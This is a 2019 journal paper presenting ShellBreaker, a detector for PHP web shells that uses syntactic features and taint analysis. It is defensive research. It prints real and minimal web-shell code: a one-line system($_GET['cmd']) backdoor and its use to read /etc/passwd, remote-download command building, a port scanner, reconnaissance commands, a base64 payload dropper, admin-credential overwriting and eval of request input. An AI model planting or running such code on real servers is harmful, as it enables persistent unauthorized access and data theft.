Computers & Security 87 (2019) 101595

Contents lists available at ScienceDirect

Computers & Security

journal homepage: www.elsevier.com/locate/cose

ShellBreaker: Automatically detecting PHP-based malicious web shells

Yu Li[a], Jin Huang[a], Ademola Ikusan[c], Milliken Mitchell[b], Junjie Zhang[a,*], Rui Dai[c]

[a] Department of Computer Science and Engineering, Wright State University, Dayton, OH 45435 USA
[b] Department of Computer Science & Software Engineering, Miami University, Oxford, OH 45056, USA
[c] Department of Electrical Engineering and Computer Science, University of Cincinnati, Cincinnati, OH 45221 USA

ARTICLE INFO

Article history:
Received 18 March 2019
Revised 18 July 2019
Accepted 17 August 2019
Available online 19 August 2019

Keywords:
Intrusion detection
Web security
Web shells
Data flows
Taint analysis

ABSTRACT

A web shell is a server-side script uploaded by an attacker to enable persistent access on a compromised machine. Detecting web shells is therefore of significant importance. In this paper, we present a novel system named *ShellBreaker* to detect web shells written in PHP, one of the leading languages used for server-side script development. *ShellBreaker* performs detection by correlating syntactical and semantic features that systematically characterize web shells through three aspects including (i) their communication with external users/attackers, (ii) their adaption to the run-time environment, and (iii) their usage of sensitive operations. We have evaluated *ShellBreaker* using real-world, PHP-based web shells and benign PHP scripts. Experimental results have demonstrated that *ShellBreaker* can achieve a high detection rate of 91.7% at a low false positive rate of 1%.

1. Introduction

A web shell is a server-side script uploaded by an attacker to a compromised web server, aiming to enable persistent access on this compromised machine. It serves as the *post-exploitation* phase following a variety of exploiting activities such as SQL injection, remote file inclusion (RFI), unrestricted file uploading, and cross-site scripting (XSS). Detecting web shells is therefore of significant importance considering the huge popularity of web services and their reportedly high proneness of being vulnerable.

While extensive research has been carried out to secure web services at the *pre-exploitation* phase (i.e., to audit source code for vulnerability identification) and the *during-exploitation* phase (i.e., to detect intrusions that exploit vulnerabilities), systematic solutions to defeat post-exploitation activities, particularly to detect uploaded web shells, are generally unavailable. Nevertheless, detecting web shells is of fundamental importance in practice. As the last step of defense, it complements existing pre- and during-exploitation security solutions by mitigating consequences of their potential false negatives. Designing effective web-shell-detection techniques, however, is faced with a few significant challenges. First, a web server usually contains a large number of server-side scripts such as function scripts, plugin scripts, and management scripts. These (benign) scripts are subject to constant changes as a result of uploading, updating, and patching. As a consequence, it is extremely challenging to identify web shells using fingerprints of server-side scripts (e.g., scripts' message digests). Second, a web shell usually does not contain low-level exploit content such as shellcode that are written with machine instructions. Instead, it is written in high-level languages, using languages' built-in functions that are also employed by benign scripts. Thus, it is infeasible to leverage exploitation-based detection methods to detect web shells. Finally, the communication between an attacker and a web shell could only require negligibly low bandwidth. For example, an attacker may only need to exchange a few commands in a very infrequent manner with the web shell, making their communications extremely stealthy.

In order to overcome these challenges, we have designed a novel detection system named *ShellBreaker*. Considering the fact that PHP is one of the leading languages for server-side script development, our current implementation of *ShellBreaker* focuses on PHP-based malicious web shells. *ShellBreaker* detects a malicious web shell by evaluating it through three aspects including (i) its communication with external users/attackers, (ii) its adaption to the run-time environment, and (iii) its usage of sensitive operations. Specifically, we have made the following contributions.

- We have proposed a set of novel syntactic and semantic features to characterize the differences between malicious web shells and benign PHP scripts.

* Corresponding author.
E-mail addresses: li.137@wright.edu (Y. Li), huang.70@wright.edu (J. Huang), ikusanaa@mail.uc.edu (A. Ikusan), millikmr@miamioh.edu (M. Mitchell), junjie.zhang@wright.edu (J. Zhang), rui.dai@uc.edu (R. Dai).

https://doi.org/10.1016/j.cose.2019.101595
0167-4048/

- We have empirically validated the effectiveness of these features and integrate them for detection using a statistical classifier.
- We have evaluated *ShellBreaker* using a large number of real-world, PHP-based web shells and benign PHP scripts. Our experimental results have demonstrated that *ShellBreaker* can achieve a high detection rate of 91.7% with a low false positive rate of 1%.

The rest of this paper is organized as follows. Section 2 introduces the related work. Section 3 briefly discusses the background of web shells and how real-world data was collected. We present the system design in Section 4 and evaluation results in Section 5. The discussion is provided in Sections 6 and 7 concludes.

2. Related work

Web services are among the most popular Internet services, offering critical services and storing sensitive data. As software with enormous size and complexity, many web services are vulnerable (McDaniel and Rubin, 2005). Extensive research efforts have been invested to solve web security challenges at the pre-exploitation phase (i.e., to identify vulnerabilities in web scripts) (Barth et al., 2009; Dahse and Holz, 2014; Huang et al., 2005; Son and Shmatikov, 2011; Wassermann and Su, 2007; 2008; Xie and Aiken, 2006). For example, Huang et al. (2005) proposed a framework to generate test cases to reveal vulnerabilities of web systems. Wassermann and Su (2007, 2008) and Xie and Aiken (2006) leverage static program analysis to detect PHP web applications that are vulnerable to SQL injection and XSS attacks. Son and Shmatikov (2011) proposed a method to identify PHP web applications with semantic vulnerabilities such as infinite loops and the missing of authorization checks.

Many methods have also been proposed to enhance web security at the during-exploitation phase (i.e., to detect ongoing attacks for vulnerability exploitation) (Almgren et al., 2000; Ingham et al., 2007; Kruegel and Vigna, 2003; Robertson et al., 2006). For example, Ingham et al. (2007) leverages DFA (Deterministic Finite Automata) to model web requests and identify malicious ones. Kruegel and Vigna (2003) built statistical models to profile normal web requests and identify significant deviations as anomaly.

Although all of these pre- and during-exploitation detection methods have shown promising detection performance, none of them is capable of detecting *all* vulnerabilities and attacks with 0 false negative rate. This drives the need of designing effective post-exploitation detection and mitigation solutions. However, compared to research that focuses on pre- and during-exploitation, systematic methods to mitigate post-exploitation threats such as effectively detecting web shells uploaded by attackers, unfortunately, have not been extensively studied. Starov et al. (2016) have performed analysis and measurements using a large number of real-world malicious web shells to reveal and quantify their functional features; authors of this paper have also set up honeypots to quantify the number of third-party attackers and study how they use web shells. While honeypots serve as an effective method to collect malicious samples, they have extremely limited capabilities when used for active detection. On the one hand, honeypots for shell uploading are “passive” and therefore they can only observe attacks that target at them. On the other hand, honeypots detect malicious activities by identifying unsolicited uploading behaviors rather than uploaded content.

Three methods Tian et al. (2017), Tu et al. (2014) and Cui et al. (2018) are proposed for detecting web shells. Tian et al. (2017) has proposed a method based on convolutional neural network to detect malicious web shells by analyzing HTTP requests (rather than scripts). As a result, this detection method has to perform detection at runtime (i.e., by observing attackers' connection activities). This will result in significant risks as commands from attackers may have already been executed before the detection is performed. In contrast, *ShellBreaker* detects malicious web shells based on scripts using static analysis, thereby proactively mitigating such threats before attackers have access to the shells. Detection features proposed in method (Tu et al., 2014), however, are based on a set of pre-defined keywords (e.g., suspicious keywords such as “Web Shell by” and “Hack by”), which can be easily evaded (i.e., using simple concatenation or encoding tricks). Different from Tu et al. (2014), *ShellBreaker* leverages a set of syntactical and semantic features to systematically profile fundamental characteristics of web shells such as the language-based structures and data flows, implying a higher level of detection accuracy and resilience against evasion attempts. The design principles of detection features in Cui et al. (2018) drastically differ from ours. Specifically, 6 out of 7 features in Cui et al. (2018) consider a PHP program as a text file rather than a structured program. These 6 features include information entropy, index of coincidence, length of the longest word (in the text), the amount of matched signatures, data compression ratio, and TF-IDF of opcode. Attackers can easily evade these 6 features by manipulating the textual expression of a PHP program without altering its syntactical structures or semantic meanings. For example, attackers can simply add comments to thwart all these features. The remaining one feature in Cui et al. (2018) measures the occurrence of the “eval()” function without considering the context in which it is used (e.g., whether its argument is tainted by untrusted inputs using explicit and implicit data flows). In contrast, our system considers a PHP script as a structured program rather than a text file. Specifically, our system analyzes ASTs of PHP programs to characterize their syntactical and semantic patterns, which are essential for malicious web shells. Therefore, it will be useless to evade our detection system by manipulating textual appearance of a program (e.g., adding comments to change the entropy and compression ratio). In other words, compared to Cui et al. (2018), *ShellBreaker* tends to be more resilient against attackers' evasion attempts.

```
1 <?php
2         system($_GET['cmd']);
3 ?>
```

Listing 1. A PHP web shell in its simplest form.

3. Background and dataset

A web shell essentially serves as a backdoor to a compromised web server. Once successfully uploaded, an attacker can visit the web shell, a server-side script, to control the compromised server. The web shell will execute these commands and display results to the attacker. Web shells can be extremely simple but meanwhile have a considerable impact and maintain minimal presence. A web shell can be written in any language that is supported by the target web server. The most commonly observed web shells are written in popular web languages such as PHP, ASP, and JavaScript. List 1 presents a powerful PHP-based web shell in arguably its simplest form. It leverages the built-in PHP function named “system()” to execute commands that are being passed through “cmd” HTTP request GET parameter. Assuming its name is “test.php”, Fig. 1 shows how to use this web shell to access the password file (i.e., “//etc/-passwd”) in the target system. Specifically, the command to display the content of the password file, i.e., “cat //etc/passwd” is passed to “system()” using ‘cmd’.

Since web shells are created by attackers, adversaries have complete freedom to develop web shells with a huge variety to increase shells' usability, stealthiness, and sometimes maintainability.

Fig. 1. Accessing sensitive document using a simple web shell in List 1.




Fig. 2. Total number of statements of web shell scripts.




Fig. 3. An example of the popular and feature-rich WSO (Web Shell by Orb) shell (Field, 2017).

Specifically, well-engineered web shells now provide well-presented, sophisticated toolkits for diverse crimes. Fig. 3 presents an example of the popular and feature-rich WSO (Web Shell by Orb) shell (Andie, 2017). Real-world web shells are commonly characterized by complex structures, rich functions, and sophisticated obfuscation techniques. Web shells represent an active and significant threat against web security. Specifically, as discussed in Starov et al. (2016), a website designer set up three webpages for honeypot to detect shell installations. A 6-month measurement indicates that there is steady stream of tens of shell uploading attempts on a daily basis.

In order to motivate the system design and evaluate its performance, we have collected de-obfuscated, real-world malicious web shells from other researchers (Starov et al., 2016) and public repositories (tennc, 2018; Troony, 2016). As discussed in Starov et al. (2016), these malicious web shells are collected from underground hacking websites and honeypots. We filtered out those web shells that are non-PHP or incomplete through manual analysis, resulting in 475 malicious web shells for analysis and detection. Fig. 2 presents the distribution of the number of statements for malicious shells, which experience a great diversity. We also obtained a balanced data set of 475 benign samples by collecting benign PHP scripts from various sources such as trending PHP-based systems from Github and plugins for popular web-based systems (e.g., WordPress plugins). Since these scripts are either widely used or thoroughly vetted before deployed, we consider them as benign samples.

4. Detection system design

We designed a system named *ShellBreaker* to detect malicious web shells. *ShellBreaker* is composed of two phases, namely the training phase and the detection phase. In the training phase, a statistical classifier is trained from a set of labelled benign and malicious PHP scripts. In the detection phase, an unknown PHP script is represented by a feature vector and then analyzed by the statistical classifier. Fig. 4 presents the architectural overview of *ShellBreaker*. Rather than analyzing the source code of a PHP script, *ShellBreaker* first leverages a parser to generate the abstract syntax tree(s) (AST) (Baxter et al., 1998) of this script. Compared to the raw source code, the AST-based representation does not only exclude programming variations such as comments, spaces, and etc, but also manifests the script structure. *ShellBreaker* next performs both syntactical and semantic analysis based on derived AST. On the one hand, *ShellBreaker* traverses AST to identify structure-aware language features such as sensitive APIs and the correlations between these APIs and specific statements. On the other hand, we implement an interpreter to perform light-weight taint analysis on AST, aiming to reveal and characterize explicit and implicit data flows from super global variables to sensitive operations. Both the syntactical and semantic analysis result in a feature vector to profile a PHP script. The statistical classifier will identify the maliciousness of a PHP script based on its feature vector. It is worth noting that *ShellBreaker* can directly take advantage of various existing statistical classifiers. The focus of *ShellBreaker* is to devise syntactical and semantic features that can effectively discriminate between malicious web shells and benign PHP scripts.

In order to design features capable of effectively differentiating malicious web shells from benign scripts, we identify three characteristics that are typical and critical for malicious web shells.

- **The intensive usage of super global variables:** Users-friendly malicious web shells accept various commands together with their arguments from attackers and perform pre-defined activities accordingly. Since super global variables serve as the dominating way to feed PHP scripts with external data, malicious web shells tend to use various super global variables that are highly parameterized.
- **Adaption and automation:** Although attackers can successfully compromise a web service, they do not necessarily know details of the target platform such as types of databases and port numbers of additional services. Also, the compromising and uploading process is highly automated. As a consequence, the malicious web shell is usually implemented once and deployed in many compromised servers. Thus, the web shell script will attempt to automatically explore detailed configuration of the target platform. Also, attacks launched by a malicious web shell, such as password cracking and spamming, are usually highly automated.




Fig. 4. The architectural overview of *ShellBreaker*.

```
switch ($_POST['with']) {
    case 'wget':
        $_POST['cmd'] = which('wget') . " " .
            $_POST['rem_file'] . " -O " .
            $_POST['loc_file'] . "";
        break;
    case 'fetch':
        $_POST['cmd'] = which('fetch') . " -o
            " . $_POST['loc_file'] . " -p " .
            $_POST['rem_file'] . "";
        break;
    case 'lynx':
        $_POST['cmd'] = which('lynx') . " -
            source " . $_POST['rem_file'] . "
            > " . $_POST['loc_file'] . "";
        break;
    case 'links':
        $_POST['cmd'] = which('links') . " -
            source " . $_POST['rem_file'] . "
            > " . $_POST['loc_file'] . "";
        break;
}
```

Listing 2. Massive usage of super global variables in a real-world malicious web shell.

- **Sensitive operations:** Malicious web shells need to enable attackers to perform a variety of system- and network-level operations (e.g., exfiltrating information from database, tampering with local sensitive files, or/and sending spams) locally, remotely, or both.

We therefore have designed 8 features to systematically profile these characteristics. In the remaining part of this section, we define these features and introduce the motivation behind their design. We further empirically demonstrate the effectiveness of these features using real-world data as introduced in Section 3.

4.1. The intensive usage of super global variables

A server side script usually accepts external inputs through super global variables. PHP supports a sizable set of super global variable such as $_POST, $_GET, and $_FILES. Each super global variable usually suggests a specific type of HTTP protocol. For example, $_POST, $_GET, and $_FILES refer to data transmitted from a client to the server through “GET”, “POST”, and “file uploading” methods, respectively. It is true that benign PHP scripts also reply on super global variables. Nevertheless, malicious web shells tend to have higher density of super global variables compared to benign scripts. This can be mainly attributed to the fact that attackers need various types of super global variables to feed data to web shells and meanwhile attempt to reduce the number of uploaded scripts to minimize the presence in a compromised server. In addition, a variety of commands are expected to be sent from attackers to the web shell, where each command is referred through a string-based index. Listing 2 presents an example of typical usage of super global variables in malicious web shells, where $_POST is




Fig. 5. Feature 1: the number of super global variables.

frequently accessed to retrieve commands and parameters from an attacker. Comparatively, each benign script tends to have localized functions, where each script is likely to handle specific super global variable(s) to facilitate development and debugging. We therefore propose the following feature to quantify our observation.

- ***Feature 1: The number of super global variables.*** In a script, we count the number of super global variables including $_GET, $_POST, $_FILES, $_COOKIE, $_REQUEST, $_SERVER, $_SESSION, $_ENV and $GLOBALS.

Fig. 5 presents the distribution of the total number of super global variables in a PHP script, which is either a benign script or a malicious web shell. As indicated in the distribution, approximately 64% of malicious web shells refer to super global variables for more than 20 times whereas the vast majority (98%) of benign scripts access super global variables for less than 20 times.

4.2. Adaption and automation

An “upload-&-play” web shell is highly desired to overcome the challenges introduced by the high variety of compromised systems; a web shell also aims to automate many host-based and network-based attacks. Therefore, web shells need to adapt to compromised systems. Since compromised systems may have different configurations such as types of database and port number, a web shell needs to react after sensing the operational environment. This implies the intensive usage of branch statements in web shells. In addition, their branch conditions commonly integrate expressions that evaluate multiple aspects of system configurations. This further implies a considerable number of binary operators (e.g., “AND” and “OR”) used inside conditions. Listing 3 presents a real-world example of a web shell that accesses database using a specific port number based on the type of the database (e.g., ‘MySQL’ or ‘MSSQL’). Since developers of benign server side scripts commonly know or directly specify the running environments, benign scripts usually do not need to accomplish such high level of adaption. We therefore design the following two features.

- ***Feature 2: The percentage of conditional statements.*** This feature characterizes the number of conditional statements

```
switch ($this->db) {
    case 'MySQL':
        if (empty($this->port)) {
            $this->port = '3306';
        }
        if (!@function_exists('mysql_connect'
            )) return 0;
            $this->connection =
                @mysql_connect($this->host . '
                :' . $this->port, $this->user,
                 $this->pass);
            if (is_resource($this->connection
                )) return 1;
            break;
    case 'MSSQL':
        if (empty($this->port)) {
            $this->port = '1433';
        }
        if (!@function_exists('mssql_connect'
            )) return 0;
            $this->connection =
                @mssql_connect($this->host . '
                ,' . $this->port, $this->user,
                 $this->pass);
            if ($this->connection) return 1;
            break;
    case ...
```

Listing 3. Frequent usage of conditional statement in malicious web shell.




Fig. 6. Feature 2: the percentage of conditional statements.




Fig. 7. Feature 3: the average number of binary operations in conditions.

including `if`, `elseif`, `else`, `case`, and `ternary` over the total number of statements in a script.

- ***Feature 3: The average number of binary operations in each condition.*** For each script, we count the number of binary operations like &&, >, . and = within a script and then divide by the total number of conditional statements including `if`, `elseif`, `else`, `case`, and `ternary`.

Figs. 6 and 7 display the distribution of features 2 and 3 for both benign and malicious scripts, respectively. As manifested in these distributions, malicious web shells tend to have large values for both features. For example, approximately 60% of malicious

```
if (isset($_POST['host']) && is_numeric(
    $_POST['end']) && is_numeric($_POST['start
    '])) {
    for ($i = $start;$i <= $end;$i++) {
        $fp = @fsockopen($host, $i, $errno,
            $errstr, 3);
            if ($fp) {
                echo "Port ". $i ." is open";
            }
        flush();
    }
}
```

Listing 4. Port scan using loop statement in malicious web shell.




Fig. 8. Feature 4: the percentage of loop statements.

web shells have more than 30% of all statements as conditional statements; comparatively, only around 13% of benign scripts have such high percentage of conditional statements. Approximately 80% of malicious web shells have 0.23 binary operations for each conditional statement whereas only 20% of benign scripts reach at this average number. In addition, around 18% of benign scripts have more than 0.5 binary operation per each condition while around 40% of malicious web shells have more than 0.5 binary operation per each condition.

Compared to benign scripts, malicious web shells tend to contain more loop statements. On the one hand, a loop statement can be considered as a variant of branch statement. Malicious web shells are often capable of performing autonomous attacks, which are usually implemented through loop statements. Salient examples include cracking passwords using brute force, sending a massive amount of spams, and periodically collect sensitive information from compromised targets. Listing 4 presents such an example collected from a real-world malicious web shell, where a loop statement is involved for port scanning. We therefore design a feature to measure the percentage of loop statements in a script.

- ***Feature 4: The percentage of loop statements.*** This feature measures the percentage of loop statements, including *while, for* and *foreach*, over the total number of statements in a script.

Fig. 8 shows the distribution of the percentage of loop statements (i.e., feature 4) for both benign scripts and malicious web shells. The empirical measurements indeed demonstrated that malicious web shells tend to have more loops compared to benign scripts.

We next explored strings contained in server side scripts. A rich body of strings can be used as commands, parameters, and formats to increase the automation of a script. Malicious web shells tend to contain more strings. First, a large number of commands and parameters are transmitted through super global variables, where each super global variable is indexed by strings. A variety of strings, such as “with”, “wget”, “rem_file”, “fetch” manifested in Listing 2 serve as a real-world example. Second, malicious

```
if (!$win) {
    displaysecinfo("OS Version", myshellexec(
        "cat /proc/version"));
    displaysecinfo("Kernel Version",
        myshellexec("sysctl -a | grep version"
        ));
    displaysecinfo("Distrib Name",
        myshellexec("cat /etc/issue.net"));
    displaysecinfo("Distrib Name (2)",
        myshellexec("cat /etc/*-realise"));
    displaysecinfo("CPU Info", myshellexec("
        cat /proc/cpuinfo"));
    displaysecinfo("RAM", myshellexec("free -
        m"));
    displaysecinfo("HDD Space", myshellexec("
        df -h"));
    ...
    }
```

Listing 5. Massive usage of strings in a real-world malicious web shell.




Fig. 9. Feature 5: the number of strings.

web shells interact with the compromised system through PHP built-in shell-execution functions, where these functions expect pre-defined strings as parameters (e.g., linux shell commands) for execution. This implies the inclusions of a large number of strings in malicious web shells. Listing 5 presents such an example, where strings like “cat /proc/version” and “cat /proc/cpuinfo” are used to direct execution on the target system. Finally, malicious web shells may encode/obfuscate certain functionalities and decode them at runtime for execution. In contrast, benign PHP scripts contain strings for two main purposes (i) function parameters (e.g., “/” as delimiter for the “explode()” function) and (ii) content to be displayed to the browser. We therefore measure the number of strings in one PHP script and use it as one feature.

- ***Feature 5: The number of strings.*** In a script, we count the number of strings.

Fig. 9 presents the distribution of the number of strings for malicious web shells and benign scripts. Specifically, approximately 50% of malicious web shells contain over 400 strings; comparatively, 98% benign PHP scripts contain less than 400 strings.

In addition, we have observed that encoded/obfuscated strings, which are used for execution after decoding, tend to be lengthy. Listing 6 presents the code snippet from a real-world malicious web shell, where the string assigned to “$webadmin” has a large number of 266,676 chars. This string represents a PHP script encoded using base64, which will be decoded before written into a file. We therefore design another feature to quantify the length of the longest string in a PHP script.

- ***Feature 6: The length of the longest string.*** In a script, we measure the length for each string and use the largest one as the feature.

```
//The Length of the string $webadmin is
    266676.
$webadmin = '
    PD9waHANCi8qDQogKiB3ZWJhZG1pbi5wa
HAgLSBhIHNpbXBsZSBXZWItYmFzZWQgZmlsZSBtYW5hZ2V

yDQogKiBDb3B5cmlnaHQgKEMpIDIwMDQgIERhbmllbCBXY

WNrZXIgPGRhbmllbC53YWNrZXJAd2ViLmRlPg0KICoNCiA

qIFRoaXMgcHJvZ3JhbSBpcyBmcmVlIHNvZnR3YXJlOyB5b3

UgY2FuIHJlZGlzdHJpY
...
SInIC4gJGNvbHMgLiAnIj4nIC4gcGhyYXNlKCRwaHJhc2Us

ICRhcmdzKSAuICc8L3RkPg0KPC90cj4NCic7DQoNCn0NCiB

lY2hvJ0VkaXQgQnkgTVIuRlJJRVpBJzsNCg0KPz4NCg==
    ';
$file = fopen("webadmin.php" ,"w+");
$write = fwrite ($file ,base64_decode(
    $webadmin));
```

Listing 6. A real-world malicious web shell has a long encoded string (the string is truncated for display).




Fig. 10. Feature 6: the length of the longest string.

Feature 6 evaluates the length of the longest string rather than the average length of all strings. This is because that a PHP script may contain a large number of strings such as outputs, keywords, and etc. If the average length is used, its value is likely to be very small for both benign and malicious samples, making it ineffective to discriminate between them. Fig. 10 presents the distribution of the length of the longest string in malicious and benign scripts, respectively. Specifically, approximately 60% of malicious scripts have the longest string with more than 300 chars whereas 95% benign scripts have strings shorter than 300 chars.

4.3. Tainted sensitive operations

We also study how untrusted data sources impact sensitive operations by performing taint analysis. *ShellBreaker* uses super global variables as the source of taint since they serve as a major means for a PHP script to retrieve external inputs.

We categorized sensitive operations into four classes including database/SQL operations, file read/write operations, command executions, and networking operations. We manually identified them by exploring PHP APIs (e.g., from php.net). These operations are categorized into four classes, which are listed as follows:

- Database/SQL Operations: mysql_affected_rows, mysql_connect, mysql_query, mysql_error, mysql_select_db, mysql_db_name, mysql_db_query, mysql_result, mssql_execute, mysql_close, mssql_connect, mssql_select_db, mssql_close, pg_connect, pg_delete, pg_execute, pg_send_execute, pg_fetch_all_columns,

```
$dbhjos = $_POST['dbhjos'];
$dbnjos = $_POST['dbnjos'];
$dbujos = $_POST['dbujos'];
$dbpjos = $_POST['dbpjos'];
@mysql_connect($dbhjos, $dbujos, $dbpjos);
@mysql_select_db($dbnjos);
$set_urjos = $_POST['urjos'];
$table_name5 = $jos_prefix . "users";
$r00t13 = "UPDATE $table_name5 SET
    username ='" . $set_urjos . "' WHERE
    id ='62'";
$r00t14 = "UPDATE $table_name5 SET
    password ='" . $set_psjos . "' WHERE
    id ='62'";
$ok7 = @mysql_query($r00t13);
$ok7 = @mysql_query($r00t14);
```

Listing 7. Explicit data flow in malicious web shell.

```
if (isset($_REQUEST['evalcode'])) {
    $c = ss($_REQUEST['evalcode']);
    ob_start();
    eval($c);
    $b = ob_get_contents();
    ob_end_clean();
    $c = $b;
}
elseif (isset($_REQUEST['phpinfo'])) {
    ob_start();
    eval("phpinfo();");
    $b = ob_get_contents();
    ob_end_clean();
    $a = strpos($b, "<body>") + 6;
    $z = strpos($b, "</body>");
    $s_result = "<div class=\"phpinfo\">" .
        substr($b, $a, $z - $a) . "</div>";
}
. .
```

Listing 8. Implicit data flow in malicious web shell.

pg_select, pg_close, pg_affected_rows, pg_query, oci_connect, oci_error, ocierror, oci_close, ocirowcount, oci_parse, oci_execute, ocilogon.

- File Read/Write: file_put_contents, move_uploaded_file, fopen, fwrite, copy, unlink, flush, ob_flush, ob_start, ob_clean, ob_get_contents.
- Command Executions: exec, passthru, shell_exec, system, eval, python_eval, escapeshellcmd, escapeshellarg.
- Networking: mail, ftp_alloc, ftp_append, ftp_connect, ftp_login, ftp_nb_fget, ftp_nb_fput, ftp_put, fsockopen, ftp_alloc, ftp_close, ftp_delete.

The taint analysis engine of *ShellBreaker*is a tree-walk interpreter that directly interprets the abstract syntax tree (AST) of a PHP script. We simplified our AST-based symbolic execution engine for PHP scripts (Huang et al., 2019) to perform inter-procedural, context-aware taint analysis. In other words, it considers data flows between function calls. However, as our system identifies whether a single script is suspicious, it does not consider data flows between different scripts. Specifically, if the definition of a function cannot be found in the same script, it will propagate taint only if at least one of its arguments is tainted. We use this same rule to evaluate language/platform built-in functions, whose definitions are usually not found in any analyzed script.

Based on the taint sources, sensitive operations, and the taint analysis engine that are introduced above, we define two features to profile both explicit and implicit data flows (Denning, 1976) from super global variables to sensitive operations.




Fig. 11. Feature 7: explicit data flow.




Fig. 12. Feature 8: implicit data flow.

